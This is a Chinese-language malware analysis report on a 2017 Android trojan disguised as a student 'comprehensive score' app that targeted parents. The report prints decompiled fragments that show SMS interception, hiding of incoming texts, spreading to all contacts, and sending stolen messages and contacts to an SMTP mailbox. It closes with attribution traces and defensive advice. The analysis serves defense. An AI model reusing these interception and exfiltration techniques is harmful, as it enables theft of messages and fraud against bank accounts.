
“综合评分”木马出现，
黑客利用家长爱子心切敛财

事件背景

2017 年 7 月 7 日晚，启明星辰金睛安全研究团队接到有用户反馈接收到了一条恶意短信。



在点击短信中的恶意链接后，会下载一个名为“学生综合评分”的 apk 文件。经过分析，该文件为窃取手机短信，通信录等敏感信息的窃密木马。

样本简要分析

1. 查看 AndroidManifest.xml，可以发现其中定义了监听设备管理器激活状况的接收器。

```
<intent-filter>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
</intent-filter>
```

2. 跟进函数中可以看到，onEnabled 函数和 onDisabled 是分别监控是否激活设备管理器的函数。

```
public class MyAdmin
  extends DeviceAdminReceiver
{
  public void onDisabled(Context paramContext, Intent paramIntent)
  {
    super.onDisabled(paramContext, paramIntent);
    new a().a("已被取消激活");
    new e("已被取消激活");
  }

  public void onEnabled(Context paramContext, Intent paramIntent)
  {
    super.onEnabled(paramContext, paramIntent);
  }

  public void onReceive(Context paramContext, Intent paramIntent)
  {
    super.onReceive(paramContext, paramIntent);
    System.out.println("onreceiver");
  }
}
```

3. 病毒激活设备管理器页面

4. 遍历受害者的短信列表，通讯录，并添加到短信内容当中。

```
localg.<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject2 = new java/lang/StringBuilder;
  ((StringBuilder)localObject2).<init>("电话: ");
  localObject1 = (String)localObject1 + "历史短信";
  str = PhoService.a(this.a, PhoService.a(this.a));
  localObject2 = localObject1;
  if (str.length() <= "电话  日期    类型  内容    ".length())
  {
```

5. 将自身设置成默认短信应用。

```
}
return;
Log.e("", "已经设置成为默认短信应用");
this.b = new Intent(this, MainService4_4.class);
this.b.setAction("android.provider.Telephony.SMS_DELIVER");
startService(this.b);
a();
b();
finish();
break;
label1233:
c.h = 0;
beckham.owen.util.a.a = 0;
paramIntent = MyApplication.b().getSharedPreferences("config", 0).edi
paramIntent.putInt("isAdminActive", 0);
```

6. 用户取消默认短信应用，则会发一个短信给作者。

```
((beckham.owen.a.g)localObject4).<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject3 = new java/lang/StringBuilder;
  ((StringBuilder)localObject3).<init>("电话: ");
  ((beckham.owen.a.c)localObject2).g((String)localObject1 + "  对方已经取消默认短信应用!");
  ((beckham.owen.a.c)localObject2).h("Android4.4以上版本 对方已经取消默认短信应用设置  已经无法拦截短信!!");
  if (beckham.owen.util.a.f == "") {
    continue;
  }
  if (!beckham.owen.util.a.a(beckham.owen.util.a.f)) {
```

7. 病毒利用了 Android 内容观察者的短信拦截功能。当发送短信时，会将短信拦截并发送到黑客邮箱。并且当系统收到新的短信时，内容观察者会发出广播信号，并将新收到的短信拦截并直接发送给黑客，使得黑客可以实时获取到受害者的短信。

```
public j(ContentResolver paramContentResolver, Handler paramHandler)
{
  super(paramHandler);
  this.e = paramContentResolver;
  this.d = paramHandler;
}

public void onChange(boolean paramBoolean)
{
  Log.e("", "执行内部类实例MyObserver 中的函数onChange");
  super.onChange(paramBoolean);
  Cursor localCursor = this.e.query(b.a, f, this.b, null, null);
  if (localCursor != null)
  {
    if (c.c() != 0) {
      break label63;
    }
    if (c.d == 0) {
      new k(this).start();
    }
  }
  return;
  label63:
  if (c.k <= 18) {
    label71:
    if (localCursor.moveToNext()) {
      break label91;
```

8. 病毒还使用了 abortBroadcast()来阻断手机接收短信，防止被害者察觉。

```
    if (c.c == 1) {
      new l(this).start();
    }
    if (MyApplication.e == 1) {
      abortBroadcast();
    }
    paramContext.startService(localIntent);
    return;
    label199:
    arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])paramIntent[i]);
    i++;
    break;
  }
  SmsMessage localSmsMessage = arrayOfSmsMessage[i];
```

9. 当样本执行完上述操作后，还会给被害者通讯录中的联系人发送恶意短信，进行下一步


的传播。

```
i1 = -1;
continue;
((beckham.owen.b.a)localObject3).a("成功");
((SharedPreferences.Editor)localObject2).putString("CONTROL_NUMBER", parama);
if (paramSmsReceiver != null)
{
  paramSmsReceiver.abortBroadcast();
  continue;
  Log.e("", "得到指令：准备按通讯录全部转发");
  parama = "";
  try

  Object localObject3 = ((Cursor)localObject2).getString(((Cursor)localObject2).getColumnIndex("da
  sleep(8000L);
  locala.a((String)localObject3, this.a.a);
  i++;
  localObject3 = new java/lang/StringBuilder;
  ((StringBuilder)localObject3).<init>("发送第");
  Log.e("", i + "条短信");
  continue;
  locala.a("通过通讯录转发短信失败");
  continue;
}
beckham.owen.util.MyApplication.b = "";
localObject1 = this.a.getApplicationContext().getSharedPreferences("config", 0).edit();
((SharedPreferences.Editor)localObject1).putString("GET_ALL_PHO_AND_SENTSMS_MSG", "");
((SharedPreferences.Editor)localObject1).commit();
if (i <= 0) {
  continue;
}
locala.a("已通过通讯录转发短信" + i + "条");
return;
```

10. 黑客截获的短信，通信录都被转发到了其内置的一个 189 邮箱中。

```
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class a
{
  public static int a = 0;
  public static String b = "abc";
  public static String c = [redacted]cn";
  public static String d = [redacted]
  public static String e = [redacted].cn";
  public static String f = "";
  public static String g = [redacted];
  public static String h = "";
  public static String i = "smtp.189.cn";
  public static String j = "25";
  public static String k = "";
```

11. 以下为使用 APT 产品的安卓动态沙箱产生的样本分析报告：




中招者分析

1. 我们使用病毒内嵌的账号密码登陆了作者的邮箱。发现了大量中招者，邮箱中上传了中招者的电话簿以及短信。


09:27
电话： || 来自:+78557...
09:27
电话： || 来自:+865736
09:27
电话 . || 来自:+1719876
09:27
电话： || 来自:+8944094
09:27
电话： || 来自:+0454620
09:26
电话： || 来自:95533
09:26
IMSI： || 来自:10...
09:25
电话： || 来自:106...
09:23
通讯录联...
09:22
：23 || 手机号: || IMSI...

我们对这些中招者的地域分布进行了统计，统计结果发现：本次事件中**北京**的受害者居多：



从中招者的历史短信内容分析得出，基本都包含与学校相关的短信，因此可以判断大多数中招者都是家长。这也和病毒发送的恶意短信内容有关。

在分析过程中，我们发现了黑客利用窃取来的短信、通信录等信息进行盗刷银行卡的犯罪线索。**总的来看，黑客只需用户的银行卡号及被木马控制的关联手机即可实现盗刷。**我们已第一时间将相关情报提交国家有关部门处理。

攻击溯源

我们通过样本关联分析，查找到了其他黑客曾经注册过的恶意域名，但发现相关 whois 信息都做了隐藏或者使用了虚假信息。

序号	域名	注册者	邮箱	注册商	DNS	注册时间	过期时间	更新
1	.cc		dns@ zx.com	HICHINA ZHICHENG TECHNOLOGY LTD	f1g1ns1 .pod.net f1g1ns2 .pod.net	2017-07-07	2018-07-07	
2	.cc	s	dns@ zx.com	HICHINA ZHICHENG TECHNOLOGY LTD	f1g1ns1 pod.net f1g1ns2. .pod.net	2017-07-06	2018-07-06	
3	.cc	s	dns@ zx.com	HICHINA ZHICHENG TECHNOLOGY LTD	f1g1ns1 pod.net f1g1ns2 .pod.net	2017-07-06	2018-07-06	

从其接收窃取的短信和通信录邮箱历史登陆记录中，我们发现犯罪分子可能位于广西南宁。

22:54:08	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
22:38:35	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:35:04	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:27:31	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:16:57	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:39:24	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:29:48	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:27:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:15:22	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
19:40:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
19:26:05	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)

防范建议

1. 不要点击不明来源的（尤其是短信中的）链接，不要下载安装来源不明的各种应用。
2. 不要在**短信、通信录**中透露自己的各种**敏感信息**（**姓名，银行卡号，身份证号等**），以免被木马截取。
3. 当发现手机在接收金融类短信（验证码，扣费短信等）存在异常时，应第一时间检查银行账户是否存在异常。
4. 安装具有权限控制的安全软件，对于需要申请读取发送短信，读取通信录等权限的可疑应用予以严格限制。